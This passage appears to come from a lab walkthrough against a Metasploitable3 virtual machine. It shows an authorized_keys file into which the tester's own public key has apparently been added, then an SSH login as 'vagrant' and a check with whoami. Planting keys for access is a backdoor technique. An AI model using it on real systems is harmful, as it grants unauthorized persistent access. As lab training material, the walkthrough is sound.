ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDEd8wKNLhqbv2bnytGAHYqrpdrhS54jYiCc/izAeXgCavRKWTTw5qxNaOiIDwNky/eHFbPVOHfgRJeIymjPeRopiI6IN6vaOq
59HO5YLf6yhC+HdKeCa/TiWcNo04O+JPxz0JY27CxyTCTmLpsQN8hf4Mg4HZoduIlCKitUUIqDSePCZ8Pp2xcPQNNr6RWJRxPgNltdJOq4CqawjpE/itYVs4Jnq/CGlV7Kbmq8e
LR2tg7/S+WBzdXy4t7B3wb4F1vEoXGmBerWMQdWm/elmzXeXYpGIR026RLa/T/VZkcUl7F/fCYhC5jAWmSFChBdWqEhbDe97byU/pKf9y6OeTB vagrant
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAQCEFQi1ZzjvfPKiyy6sUmxQ0OCEjMmLScTyCV5/MBtchwAK1CjcE8GpXp7Zhew5DYXHU1/2MX1tGIA6feMbl2QiUrMZMd1kptk
k4r0bDCOqhAQgPSarTQ6Za7JhYP6sG+jiH/SB0y9Y7i9pmN1emySbLLe+d6O9wUeH/zhvjgHFHNgpAsnGtyRNqpB7FwteE4yuEsoD3Mu8JtuIdzwOHilKgysE57zksYgBZqbl4L
i+boZyEDfhaoccPKTH5VjGT3s9maeWwMuVp5Pm5WeqcCOK0SoIqOCepMqKrGLI1GnjPzdwE1dFducVL505okQSjM8OmG2WaVuvt39eiPg3ILnTzJX99Z/LdYXYl5i4fNsRZRzGM
5LjzdjkUJdwHAiwPCGxG/sOHVSDxWo4rlUPoHLPx/zfVWTC6FvyFDegWHSpm1Q3ZYVCsaDWNVBz4TZgKYRfdOnPmBkYX624fMVG1Ub0pia6S18n6v+Yhf0ucfjxrzMEVh6HKFtt
csB5m3gEN7wQsSV7QGp8K3expsE8gRFrj5nlCN6GCMntJlaJTU2nC6tZc07nBWECitHFvRssGAaKq45MHeHCEPpGeMKo19BlU//1dnCGmBZkDIcRXodqDeN5xIhJwsZjT/fV2ec
86tyoXIWGLcU7NT7cxgor08KNxS2XdfZWHAZ6QvtjwRzahQ== moze@Kirby
```

now if we go to our terminal and try to connect we can gain access from there


moze@Kirby:~$ ssh vagrant@192.168.56.5
vagrant@192.168.56.5's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)
* Documentation: https://help.ubuntu.com/
New release '16.04.7 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
Last login: Wed Sep 25 19:40:08 2024 from 10.0.2.2
vagrant@metasploitable3-ub1404:~$ ls
VBoxGuestAdditions.iso config
vagrant@metasploitable3-ub1404:~$ whoami
vagrant
vagrant@metasploitable3-ub1404:~$